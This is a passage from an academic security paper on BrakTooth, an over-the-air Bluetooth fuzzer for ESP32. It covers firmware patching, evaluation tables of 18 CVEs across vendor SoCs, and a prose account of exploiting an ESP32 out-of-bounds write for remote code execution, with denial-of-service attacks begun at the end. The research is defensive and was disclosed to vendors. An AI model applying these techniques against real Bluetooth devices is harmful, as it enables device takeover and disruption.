Figure 10 showcases how each approach manipulates or injects BT packets based on *where* the *packet hook* is located. Our BT fuzzing interface (Figure 10 (a)) manipulates packets in the host *TX Hook* via *Hold / Release* operations. In contrast, *Internalblue* (Figure 10 (b)) uploads and runs specific assembly patches (*ASM Hook*) in the controller firmware before any packet injection or manipulation can be done. The latter approach, while flexible for BT patching experimentation, introduces the following shortcomings for OTA fuzzing:

(I) *Hook Location*: InternalBlue *packet hook* runs in the controller firmware and requires a new patch to be applied *before* a BT exchange happens. For an ongoing BT exchange, such an approach only allows *fixed* packet manipulation, whereas our OTA fuzzer demands *arbitrary* packet manipulations to diversify the fuzzing process. Additionally, integration of fuzzing components and protocol decoding inside the firmware only




Figure 10: *Packet Hook* strategy employed by our BT Fuzzing Interface and InternalBlue framework. **R/I:** Release/Inject.

results in a loss of generality of our OTA fuzzer design. This is due to the requirement of custom patches for the InternalBlue target firmware. Instead, we leverage *Hold/Release* operations for fuzzing, which can be employed beyond BT.

(II) *Packet Sniffing/Injection*: InternalBlue only exposes LMP layer sniffing or injection to the user due to its reliance on Broadcom Diagnostics protocol. Moreover, such protocol only injects packets *after stable BT connection*, which undermines fuzzing attempts to inject packets *during early BT procedures* (see Figure 3(a)). This limitation is also discussed earlier [33]. To overcome this, we design a custom, yet simple protocol that encapsulates all layers, starting from *Baseband*.

(III) *Hardware Limitations*: InternalBlue target platforms do not support high-speed USB, which is critical for a low round trip time (RTT in Figure 10) between host and BT controller. Therefore, we shift to a platform such as ESP32-WROVER that allows manipulation of packets with $RTT < 625us$.

We note that authors of InternalBlue recently had replicated a specific BRAKTOOTH flaw (i.e., **V14** in Table 2). While doing so, it was mentioned that InternalBlue was not stable to reproduce exploits that target the Baseband layer, as the framework cannot easily modify Baseband headers [42].

We now describe how we design a patched firmware using *ESP32* IoT SoC to manipulate or inject Baseband packets.

5.2 Espressif Bluetooth Internals

We reverse engineer relevant parts of Espressif's ESP32 proprietary BT library *libbtdm_app.a* to investigate how BT packets are transmitted (TX) and received (RX). This is with the objective to modify TX/RX data/control flow to facilitate fuzzing from the host. ESP32 BT library is closed source and it is available in *Espressif IoT Development Framework* (ESP-IDF) [15]. Nonetheless, ESP-IDF exposes partial BT symbols in the compiled BT sample code image (i.e., the user code) and also provides a partial ELF image of ESP32 ROM for debugging purposes. Thus, importing both images into *Ghidra 9.1.2* [1] with a third-party Tensilica Xtensa CPU plug-in [13], allows us to investigate Baseband packet handling.

Espressif Patches: ESP32 ROM needed to be patched to solve issues with Wi-Fi coexistence, new BT features and vulnerabilities. Therefore, Espressif BT controller is split between ROM and the static library *libbtdm_app.a*. Such library is linked to the user application, which runs in flash memory.

As illustrated in Figure 11, the ESP-IDF applies a number of runtime patches during BT initialization by redirecting some ROM functions to *libbtdm_app.a*. This is silently accomplished by *config_funcs_reset*, which overwrites global pointers that are originally mapped to ROM during boot. However, certain fixes, which need to be introduced inside ROM functions, do not have a corresponding pointer. Addresses of such functions are intercepted at runtime in the BT frame interrupt function *r_ld_fm_frame_isr*. This is then replaced with function wrappers containing tiny fixes (i.e., *ld_inq_frm_cbk_wrapper*). When a simple fix is not possible, certain functions are completely reimplemented in *libbtdm_app.a*, such as *ld_acl_frm_isr*. Next, we describe our modifications to the ESP-IDF BT library that enable fuzzing from the host.




Figure 11: ESP-IDF runtime patching to fix ROM functions.

5.3 Patching from Inside and Outside

We design a mixed patching framework (Figure 12) for ESP32. It introduces custom function hooks in a user code that intercept or inject ACL/LMP packets on either ROM or any ESP32 proprietary library at runtime.

Since the static library *libbtdm.a* is independent from the user code (i.e. `firmware.c` in Figure 12) before the linking process, it is not reasonable to patch the library from ***outside*** before linking. This is because the call instruction `call8`, as used by the BT library, is relative to the program counter, but the address of our desired hook function in the user code is not known until linking. Specifically, we introduce our *BTPatcher* to ESP-IDF build pipeline. We patch the generated firmware ELF by overwriting specific user-defined symbol addresses with a call to custom hook in the user code (i.e. `firmware.c` in Figure 12). For instance, the interception hook `r_ld_acl_data_tx+609` (see Figure 12) is placed at offset 609 relative to the function `r_ld_acl_data_tx` and the hook is used to redirect the control flow to a custom function in `firmware.c`. Such a custom function, in turn, is used to intercept L2CAP packets, including its *Baseband* headers.




Figure 12: Workflow of BRAKTOOTH patching framework.

Our approach in Figure 12 significantly reduces time to test hooks, as opposed to manually applying patches via Ghidra.

Using *BTPatcher.py*, we introduce hooks to relevant *libbtdm.a* functions such as `r_ld_frame_isr` and `r_ld_acl_data_tx` to capture the reception of LMP/L2CAP packets and intercept the transmission of L2CAP packets, respectively. However, to intercept most LMP packets, it is necessary to patch `r_ld_acl_lmp_tx` located in ROM. We patch this function at runtime (i.e., from ***inside***) via the pointer redirection strategy discussed in Section 5.2. The redirected functions then implement Baseband interception for host-side mutation.

The remaining Baseband packets are handled entirely in ROM functions that do not have a global pointer, such as paging and enquiry related functions. For these functions, we create a *rompatcher* which installs ROM hooks via Xtensa breakpoint registers *IBREAK0-1*. This, in turn, enables our hooks to be called upon any ROM address, and hence enables interception of packets that are only generated in ROM.

5.4 Fuzzing Interface Firmware Design

Our BT fuzzing interface provides the following set of features (exposed via USB) to the host-side fuzzer:

TX Hold/Release: Allows the host to mutate Baseband TX packets in real-time before over-the-air transmission. According to *Core Specifications* [45], the time gap between each packet exchange is always multiple of 625*us*. Therefore, in the worst-case, the interception hook needs to forward a BT packet to the host and receive it back before a channel hop in 625*us*. Such low-latency is achieved by enabling the *"0ms"* latency mode of *FT2232H USB Driver* [16], which pools messages from the host USB port every 125*us*. This is the equivalent to forcing the host to busy-wait on the USB port and achieves an average RTT of 281*us* (see Figure 13).




Figure 13: Histogram of Interception Round Trip Time (*us*) for Linux Kernel variants on AMD 3900X 2.6Ghz.

TX Injector: This allows the host to inject Baseband packets after the BT paging procedure (See Figure 3(a)). This is essential for the *duplication* component to work.

RX/TX Bypass: Effectively "blinds" ESP32 BT stack from receiving or transmitting LMP packets after the *paging* procedure. Combined with *TX Injector*, the host can inject packets on every BT transmission slot (i.e. every 1.25*ms*), facilitating flooding attacks such as *AU Rand Flooding* (see Section 6).

ROM Patcher: Installs ROM hooks at run-time from the firmware (i.e., user code) as discussed in Section 5.3.

6 Evaluation

Implementation: The fuzzer is split in two codebases: (I) The fuzzer software running on the host is mostly written in C++ with few lines of Python (16431 lines of code (LOC)) and (II) the BT fuzzer interface, discussed in Section 5.4, is written in C for ESP32 (3094 LOC). Moreover, the *BTPatcher* discussed in Section 5.3 has 371 LOC. Our *state mapper* and *fuzzing* was built around *Wireshark 3.3.0* Epan library and *Graphviz++* [27]. The Wireshark plug-in that enables decoding of *Baseband* packets is based on the InternalBlue Broadcom decoder [10]. Specifically, we extended such decoder to support custom ESP32 BT metadata and additional packet headers that were missing from the original project. The optimizer uses the generational PSO implementation [12] from PyGMO library with the default *pygmo.pso_gen* optimization parameters. Finally, we slightly modify Bluekitchen sample program *sdp_rfcomm_query* to start layer four (4) communication whenever the fuzzer starts a new iteration.

Evaluation Setup: Table 1 outlines all devices that we have tested. Each device can either be a BT development kit or an end product such as a laptop, smartphone, wireless speaker, etc. While products have a BT SoC pre-programmed for the product's application, development boards require an initial firmware to start. The latter is accomplished by programming a *sample code* provided by the SoC Software Development Kit (SDK). Since our fuzzer targets the BT stack, a vulnerability in such indicates that other devices relying on the same BT stack are also potentially vulnerable due to the shared code base of the SDK.

Since we need to have a reference model for the fuzzing, we let the *state mapper* (Section 4.1) learn the reference model by running Bluekitchen BT stack sample program *sdp_rfcomm_query* with each target device for about 1*h*. The final protocol model M_{ref} is the combined reference model of each individual device. This ensures that we can use a single model for different devices during the fuzzing campaign.

We now answer the following research questions (RQs):

RQ1: How effective is our fuzzer in terms of generating error-prone inputs? A summary of our evaluation appears in Table 2. In each row, we use the prefix **V** to identify a vulnerability and **A** to indicate a non-compliance (i.e., faulty target responses) that deviates from the *Core Specifications* [45]. Moreover, Table 2 outlines the respective CVEs, affected devices, protocol layers and the violated compliance. *Overall, we discovered 18 unknown implementation bugs and coordinated a 90-day disclosure period with all vendors.*

BRAKTOOTH flaws trigger (I) *crashes* and (II) *deadlocks*. *Crashes* generally trigger fatal assertion, segmentation faults due to buffer or heap overflow within the SoC firmware. *Deadlocks*, in contrast, lead the target to a condition in which no further BT communication is possible. This may happen due to the *paging scan* being forcibly disabled (**V17**), state machine corruption on **V7** or entirely disabling BT functionality

Table 1: Devices used for evaluation. The sample code is provided by vendor to test the development board. This is not applicable (N.A) on products running a fixed application.

BT SoC Vendor	BT SoC	Dev. Kit / Product	Sample Code	Monitor
Bluetooth 5.2				
Intel	AX200	Laptop Forge15-R	N.A	SSH
Qualcomm	WCN399X	Xioami Pocophone F1	N.A	ADB
Bluetooth 5.1				
Texas Instruments	CC2564C	CC256XCQFN-EM	SPPDMMultiDemo	Serial
Bluetooth 5.0				
Cypress	CYW20735B1	CYW920735Q60EVB-01	rfcomm_serial_port	Serial
Bluetrum Technology	AB5301A	AB32VG1	Default	Serial
Zhuhai Jieli Technology	AC6925C	XY-WRBT Module	N.A	Mic.
Actions Technology	ATS281X	Xiaomi MDZ-36-DB	N.A	Mic.
Bluetooth 4.2				
Zhuhai Jieli Technology	AC6905X	BT Audio Receiver	N.A	Mic.
Espressif Systems	ESP32	ESP-WROVER-KIT	bt_spp_acceptor	Serial
Bluetooth 4.1				
Harman International	JX25X	JBL TUNE500BT	N.A	Mic.
Bluetooth 4.0				
Qualcomm	CSR 8811	Laird DVK-BT900-SA	vspspp.server.at	Serial
Beken	BK3260N	HC-05	V1.0.2	Serial
Bluetooth 3.0 + HS				
Silabs	WT32i	DKWT32I-A	ai-6.3.0-1149	Serial

via remote code execution (RCE) on **V1**. Our results affect popular BT vendors (i.e., Intel, Qualcomm, Cypress, Texas Instruments) and relatively less known (i.e., Bluetrum, Jieli, Harman), which are still employed in many consumers products such as BT speakers, keyboards, toys, etc.

V1 affects ESP32, which is used in many products ranging from consumer electronics to industrial equipments such as programmable logic controllers (PLCs). Hence, the impact is significant, as the attacker only requires knowledge of the target *BDAddress* to launch the attack. Indeed, all the vulnerabilities **V1-V18** can be triggered without any previous pairing or authentication. Moreover, the impact of **V1-V18** reaches beyond the devices listed in Table 2, since any other BT product employing an affected SoC is also vulnerable.

Multiple LMP flooding attacks (e.g., **V5**, **V13**) and **V16** were found in SoCs from different vendors including majors e.g., Intel and Qualcomm. This indicates the lack of flexible tools for over-the-air testing even in 2022. Besides, the *Core Specifications* only allows a limited "LMP test mode" [45] that prevents the SoC from operating in many LMP procedures.

RQ2: How efficient is our fuzzer? Each fuzzing iteration results in a reconnection between the host and target, thus efficiency depends on how often the *target* starts the *paging* procedure (c.f., Figure 3) with the *master*. The time to reconnect can be decreased in Linux and in some development boards, but BT products do not offer such options. Table 4 showcases the total time to evaluate 1000 iterations for each target. In general, all development boards except for *DVK-BT900-SA* and *DKWT32I-A* depicted lower time to complete 1000 iterations than BT Products or Modules such as *JBLTUNE500BT* and *XY-WRBT*, respectively. Nevertheless, the time to find the first vulnerability (i.e., crash or deadlock) was generally within 10-30 minutes with few exceptions such as *Pocophone F1* and *JBLTUNE500BT*, which did not encounter crash or deadlock within 1000 iterations. Despite this, most devices had **A2** (c.f., Table 2) triggered within few minutes.

The column "Model Coverage" in Table 4 captures the number of unique valid transitions in M_{ref} (i.e., the protocol state machine) that are traversed by the respective target device during the fuzzing process. We note that each BT vendor implements BT devices differently and the vendor may choose scenarios that do not trigger all 1106 possible transitions in M_{ref}. In particular, target devices that perform *role switch* with the *master* yield more transitions in M_{ref}. For example, *XY-WRBT* and *BT Audio Receiver* explored fewer transitions due to the lack of *role switch* and overall LMP exchanges as compared to the other devices e.g., *Pocophone F1*.

RQ3: How do the different design choices contribute to the effectiveness of our fuzzer? To evaluate this, we first create three variants of the fuzzer that disables part of its components: (I) Only *Duplication* is enabled (c.f., Figure 4). This means that only out-of-order packets are sent to the target. (II) Packet *Mutation* without optimization or duplication. Thus, packets do not reach the target out-of-order and mutation probabilities are *not* refined. (III) We enable both *Mutation* and *Optimization*, but *Duplication* is disabled.

Figure 14 depicts the total number of unique crashes or deadlocks obtained during 1000 fuzzing iterations with *ESP32* as the target. We choose *ESP32* for this experiment as it yields higher number of crashes and deadlocks. The labels *"Duplication"*, *"Mutation"* and *"Evolution"* refer to variants (I), (II) and (III) respectively. The last label *"All"* is the fuzzer with all components enabled. The results yield the following observations: The *Duplication* returned crashes due to **V5**, **V4** being triggered after *paging* procedure (c.f., Figure 3). However, such a variant could not find **V1, V2** which require packet mutation. Likewise, *Mutation* and *Evolution* could only find **V1, V2** due to **V5** and **V4** requiring packet duplication to be triggered. Moreover, it was notable that *Evolution* was able to trigger **V1, V2** before variant *Mutation* due to its better exploration of the target. Nevertheless, in 1000 iterations, only the variant *All* triggered each of ESP32 vulnerabilities **V1-V5**. However, the variant *All* usually takes more time to trigger issues in *deeper* states (i.e., *bounding*) since *duplication* and *mutation* are competing during the fuzzing session.

Table 5 evaluates the *Duplication* variant of the fuzzer with respect to the tunable parameters r_{sel} (selection probability) and D_T (time to schedule). We note that for a higher probability $r_{sel} = 0.3$ and low $D_T = 100ms$, the highest number of crashes were detected due to LMP flooding (**V5**). However, when decreasing r_{sel} to 0.1 and increasing D_T to $6000ms$, crashes are triggered less frequently, as out-of-order packets are delivered into *deeper* states. This contributes to the highest number of average transitions and reduces flooding behaviour. We chose $r_{sel} = 0.1, D_T = 6000ms$ to evaluate other devices, as such configuration is less aggressive in terms of flooding and hence it does not overshadow the *mutation* component.

RQ4: How effective is our fuzzer compared to existing BT fuzzers? We compare our fuzzer against state-of-the-art tools that most closely match the objective of our fuzzer i.e., *bfuzz* [24], *BT Stack Smasher* [5], *Bluefuzz* [7], and *Tooth-*

Table 2: Summary of unknown implementation bugs and other anomalies found (**Vx:** Vulnerability, **Ax:** Non-compliance).

Anomalies	CVE ID(s)	Device(s)	State(s)	Target Layer(s)	Impact Type	Compliance Violated
V1 Feature Pages Execution	CVE-2021-28139	ESP-WROVER-KIT	*Feature Exchange*	LMP	RCE	[V.1] Part E, Sec. 2.7
V2 Invalid Public Key	CVE-2021-28138	ESP-WROVER-KIT	*Bounding*	LMP	Crash	[V.2] Part C, Sec. 5.1
V3 Feature Req. Ping-Pong	CVE-2021-28137	ESP-WROVER-KIT	*Feature Exchange*	LMP	Crash	[V.1] Part E, Sec. 2.7
V4 Duplicated IOCAP	CVE-2021-28136	ESP-WROVER-KIT	*Bounding*	LMP	Crash	[V.2] Part C, Sec. 4.2.7.1
V5 Feature Resp. Flooding	CVE-2021-28135 CVE-2021-28155 CVE-2021-31717	ESP-WROVER-KIT JBL TUNE500BT Xiaomi MDZ-36-DB	***After Paging***	LMP	Crash	[V.1] Part E, Sec. 2.7
V6 LMP Auto Rate Overflow	CVE-2021-31609 CVE-2021-31612	DKWT32I-A BT Audio Receiver	Data Rate Change	Baseband	Crash	[V.2] Part B, Sec. 6.6.2
V7 LMP 2-DH1 Overflow	CVE-2021-35093	DVK-BT900-SA	After EDR Change	Baseband	Deadlock	[V.2] Part C, Sec. 2.3
V8 LMP DM1 Overflow	CVE-2021-34150	AB32VG1	***Many***	Baseband	Deadlock	[V.2] Part B, Sec. 6.5.4.1
V9 Truncated LMP Accepted	CVE-2021-31613	BT Audio Receiver XY-WRBT Module	***Many***	LMP	Crash	[V.2] Part C, Sec. 5.1
V10 Invalid Setup Complete	CVE-2021-31611	BT Audio Receiver XY-WRBT Module	*Feature Exchange*	LMP	Deadlock	[V.1] Part E, Sec. 2.7
V11 Host Conn. Flooding	CVE-2021-31785	Xiaomi MDZ-36-DB	*Host Connection*	LMP	Deadlock	[V.1] Part E, Sec. 2.7
V12 Same Host Connection	CVE-2021-31786	Xiaomi MDZ-36-DB	*Host Connection*	LMP	Deadlock	[V.1] Part E, Sec. 2.7
V13 AU Rand Flooding	CVE-2021-31610 CVE-2021-34149 CVE-2021-34146	AB32VG1 CC256XCQFN-EM CYW920735Q60EVB	***After Paging***	LMP	Crash Deadlock	[V.1] Part E, Sec. 2.7
V14 Invalid Max Slot Type	CVE-2021-34145	CYW920735Q60EVB	*After Setup Complete*	Baseband	Crash	[V.1] Part E, Sec. 2.7
V15 Max Slot Length Overflow	CVE-2021-34148	CYW920735Q60EVB	*After Setup Complete*	Baseband	Crash	[V.1] Part E, Sec. 2.7
V16 Invalid Timing Accuracy	CVE-2021-34147 CVE-2021-30348 CVE-2021-33139	CYW920735Q60EVB Pocophone F1 Intel AX200	*Timing Accuracy*	LMP, Baseband	Crash	[V.1] Part E, Sec. 2.7
V17 Paging Scan Deadlock	CVE-2021-33155	Intel AX200	*After Host Connection*	LMP, Baseband	Deadlock	[V.1] Part E, Sec. 2.7
V18 SDP Element Size Overflow	Pending	Beken BK3260N	*SDP Exchanges*	SDP	Deadlock	[V.2] Part C, Sec. 4.2.5.2
A1 Accepts Lower LMP Length	N.A	**All, except ESP32**	***Many***	Baseband	Non-Compliance	[V.2] Part C, Sec. 5.1
A2 Accepts Higher LMP Length	N.A	**All tested devices**	***Many***	Baseband	Non-Compliance	[V.2] Part C, Sec. 5.1
A3 Multiple Encryption Start	N.A	Xiaomi MDZ-36-DB	*After Encryption Start*	LMP	Non-Compliance	[V.2] Part C, Sec. 4.2.5.3
A4 Ignore Role Switch Reject	N.A	Pocophone F1	*Role Switch*	LMP	Non-Compliance	[V.2] Part C, Sec. 4.4.2
A5 Invalid Response	N.A	Intel AX200 DVK-BT900-SA	*Feature Exchange*	LMP	Non-Compliance	[V.2] Part C, Sec. 4.3.4
A6 Ignore Encryption Stop	N.A	CYW920735Q60EVB	*After Encryption Start*	LMP	Non-Compliance	[V.2] Part C, Sec. 4.2.5.4

Table 3: Vulnerabilities: SDK/Firmware versions of vendors

SoC or Module Vendor	BT SoC	Firmware or SDK Ver.	Vuln. / Non-compl.
Intel	AX200	Linux - iwlwifi-cc-46.3 Windows - 22.40.0	V16-17 / A1-2
Texas Instruments	CC2541C	cc256xc_bt_sp_v1.4	V13 / A1-2
Cypress	CYW20735B1	WICED SDK 2.9.0	V13-16 / A2,A6
Bluetrum Technology	AB32VG1	1.0.5	V8,V13 / A1-2
Zhuhai Jieli Technology	AC6925C	N.A	V9-10 / A1-2
Zhuhai Jieli Technology	AC6905X	N.A	V6,V9-10 / A1-2
Actions Technology	ATS281X	N.A	V5,V11-12 / A1-2
Qualcomm	WCN399X	crbtfw21.tlv, patch 0x0002	V16 / A1-2,A4
Espressif Systems	ESP32	esp-idf-4.4	V1-V5 / A1
Harman International	JX25X	N.A	V5 / A1-2
Laird Connectivity	BT900 (**CSR8811**)	v9.1.12.14	V7 / A1-2
Silabs	WT32i	iWRAP 6.3.0 build 1149	V6 / A1-2
Beken	HC-05 (BK3260N)	V1.0.2	V18 / A1-3

Table 4: Timing of 1000 fuzzing iterations for each device.

Dev. Kit / Product	Total Time	1st Vulnerability	1st Non-compl.	Model Coverage
Laptop Forge15-R	~3 h.	27 min.	5 min.	243 (21.9%)
Pocophone F1	2 h. 48 min.	>~2 h. 48 min.	6 min.	258 (23.3%)
CC256XCQFN-EM	3 h. 46 min.	2h. 34 min.	9 min.	105 (9.5%)
CYW920735Q60	3 h. 19 min.	12 min.	20 min.	197 (17.8%)
AB32VG1	3 h. 08 min.	11 min.	7 min.	140 (12.7%)
XY-WRBT Module	4 h. 12 min.	35 min.	29 min.	94 (8.5%)
BT Audio Receiver	3 h. 48 min.	26 min.	11 min.	99 (8.9%)
MDZ-36-DB	4 h. 27 min.	6 min.	1 min.	150 (13.5%)
ESP-WROVER-KIT	~3 h.	10 min.	42 min.	244 (22.1%)
JBL TUNE500BT	~5 h.	>~5h.	26 min.	153 (13.8%)
DVK-BT900-SA	3 h. 50 min.	~1 h.	26 min.	119 (10.7%)
DKWT32I-A	~4 h.	13 min.	8 min.	143 (12.9%)
HC-05 (BK3260N)	~5 h.	1 h. 12 min.	1 min.	95 (8.6%)

picker [20]. These tools target BT higher layers e.g., *L2CAP*, *SDP*, while only bfuzz supports multiple BT protocols.

For a fair comparison, we run all fuzzing tools for *three hours* (unless the fuzzer terminates before). Table 6 shows the number of non-compliances (**Ax**) and crashes (**Vx**) triggered by each fuzzing tool. It also lists the products or SoCs that exhibit at least one crash on the rightmost columns. The competitor tools discovered new crashes on a few devices such as ESP32, MDZ-36-DB, JBL TUNE500BT and AB32VG1. These crashes were found either in *L2CAP* or *RFCOMM* layer. In contrast to these tools, our fuzzer enables full control to fuzz the *LMP* and *Baseband* layers, and hence we discovered critical vulnerabilities in such layers (see Table 2). Although *bfuzz* performed the fastest *L2CAP* fuzzing (130 packets/second), it must keep a database with up to date test cases and does not reach *LMP* or *Baseband* layers. In contrast, our fuzz tests are generated automatically via the approach illustrated in Section 4 and we do not need to maintain any database.

Overall the competitor tools can only detect a few crashes as compared to our fuzzer and they are incapable of finding layer two and layer three vulnerabilities such as **V1**-**V17** or non-compliances **A1**-**A6** (cf. Table 2). Our fuzzer has superior performance for two reasons: first, our fuzzer intercepts ESP32 BT stack for fuzzing during early LMP procedures. Secondly, the competitor tools neither send duplicated packets nor do they optimize the mutation probabilities.

Finally, we compare how the time of training the reference




Figure 14: Unique crashes/deadlocks w.r.t ESP32 fuzzing iterations. Parameters: $r_{sel} = 0.1$ $D_T = 6000$

Table 5: Evaluation summary w.r.t. different r_{sel} and D_T.

# Crash (# Average Transitions) during 200 Iterations			
r_{sel}	$D_T = 100ms$	$D_T = 1000ms$	$D_T = 6000ms$
0.1	12 (116 ± 74)	6 (113 ± 82)	7(107 ± 81)
0.2	14 (118 ± 57)	10 (108 ± 75)	7(110 ± 84)
0.3	15(107 ± 57)	18(115 ± 64)	13(145 ± 74)

model M_{ref} affects the fuzzing process. We generated five reference models $\{M^i_{ref} \mid i \in \{1, 15, 30, 45, 60\}\}$ by running the state mapper against ESP32 for one, 15, 30, 45 and 60 minutes, respectively. We then employ M^i_{ref} in a fuzzing session (i.e., 1000 iterations). Figure 15(a) showcases the number of ESP32 vulnerabilities per model over a fuzzing and Figure 15(b) depicts the number of states, anomalies (**A**) and coverage (**C**:%) of each model during their fuzzing session.

In general, the more the time a model is trained, the more the states and transitions it includes, which contributes to finding vulnerabilities in less frequent states. However, Figure 15(a) highlights that even a model trained for 1 *min* discovers higher vulnerabilities (*#Crash + #Deadlock*) in a fuzzing session than a more complete model (e.g., M^{60}_{ref}). This means that a model employing more states than necessary to find certain vulnerable states, can lead the fuzzer to take more time to reach a higher number of vulnerabilities (e.g., M^{45}_{ref}). Nonetheless, such a model can explore more states for fuzzing.

The number of vulnerable states (*"Crash" States*) are shown in Figure 15(b). Notably, most of the mapped states are assigned to LMP, which grows from 62 in M^1_{ref} to 87 in M^{60}_{ref}. While M^1_{ref} finds ten *"Crash" States*, it yields higher coverage (C : 86%) and number of anomalies (A : 62) at the end of the fuzzing session due to its smaller number of states. On the contrary, M^{60}_{ref} results in less coverage (C : 64.6%), but it can guide the fuzzer to explore more states and transitions.

For reference, our full BT model resulted in a coverage of 22.1% for ESP32 and it has the following number of states: *LMP (125), L2CAP (16), SDP (5), RFCOMM (9).* For simplicity, such reference model is illustrated in Figure 16 with a few transitions between certain LMP and L2CAP states.

7 Attacks Exploiting BRAKTOOTH

BRAKTOOTH presents a set of implementation bugs previously unknown to BT vendors. While BRAKTOOTH does not




Figure 15: Evaluation of different state machine models.




Figure 16: An illustration of a simplified BT state machine and corresponding state mapping rules for LMP and L2CAP.

present a novel class of security vulnerabilities, patching the affected devices is crucial to avoid BT exploitation in the wild. Broadly, BRAKTOOTH captures two classes of vulnerabilities: 1) crashes, and 2) deadlocks. While crashes may trigger fatal assertion, heap overflows or segmentation faults, deadlocks typically involve a power cycle to continue normal BT operation. In the following, we discuss a representative set of vulnerabilities captured by BRAKTOOTH and outline how such vulnerabilities were exploited to launch remote code execution or denial-of-service (DoS) attacks.

(1) Remote Code Execution in IoTs: The most critical vulnerability (**V1** *Feature Pages Execution*) found by our fuzzer affects *ESP32* SoC, which is used in many Wi-Fi and Bluetooth IoT appliances such as Industry Automation, Smart Home and Fitness. The attack is illustrated in Figure 17. A lack of out-of-bounds check in ESP32 *BT Library* allows the reception of a *mutated LMP_feature_response_ext*. This results in injection of eight bytes of arbitrary data outside the bounds of *Extended Feature Page Table* ("E. Features Table" in Figure 17). An attacker, which knows the firmware layout

Table 6: A Comparison among different fuzzing tools.

Comparison		Vulnerabilities / Non-compliances				
# Tools (# Fuzzing Strategy)	Fuzzable Layer(s)	ESP32	MDZ.	JBL.	AB32VG1	Others
bfuzz (IotCube) **(Random + Test Database)**	L2CAP/SDP/RFCOMM	3/0	1/0	1/0	1/0	0/0
Stack Smasher **(Random)**	L2CAP	0/0	0/0	0/0	0/0	0/0
Bluefuzz **(Random)**	RFCOMM	0/0	0/0	0/0	0/0	1/0
ToothPicker **(Random)**	L2CAP	0/0	0/0	1/0	0/0	0/0
Our Fuzzer **(Evolutionary)**	**BB/LMP**/L2CAP/SDP/ RFCOMM	4/2	3/3	1/2	2/2	8/4

of target device, can write a known function address (*JMP Addr.*) to the offset pointed by *Features Page* ("Feat. Page" in the *LMP_feature_response_ext* packet) field. It turns out that the *BT Library* stores some callback pointers within the out-of-bounds *Features Page* offset and such a callback is eventually invoked during the BT connection. While exploiting this vulnerability, we forced *ESP32* into erasing its NVRAM data (normally written during product manufacturing) by setting *JMP Addr.* to the address of *nvs_flash_erase*, which is always included in *ESP32* firmware. Similarly, disabling BT or BLE can be done via *esp_bt_controller_disable* and Wi-Fi via *disable_wifi_agc*. Additionally, general-purpose input/output (GPIO) can be controlled if the attacker knows addresses to functions controlling actuators attached to *ESP32*.




Figure 17: An Illustration of CVE-2021-28138.

(2) DoS in Laptops & Smartphones:

We discuss two sample DoS attacks discovered by our fuzzer on laptops and smartphones. These attacks were launched on laptops employing *Intel AX200* SoCs and smartphones employing *Qualcomm WCN399X* SoC family, among many others [34]. Due to the amount of smartphones and laptops vulnerable to such attacks, and the common use of BT connectivity during video conference calls and music streaming, updating the affected devices is essential.

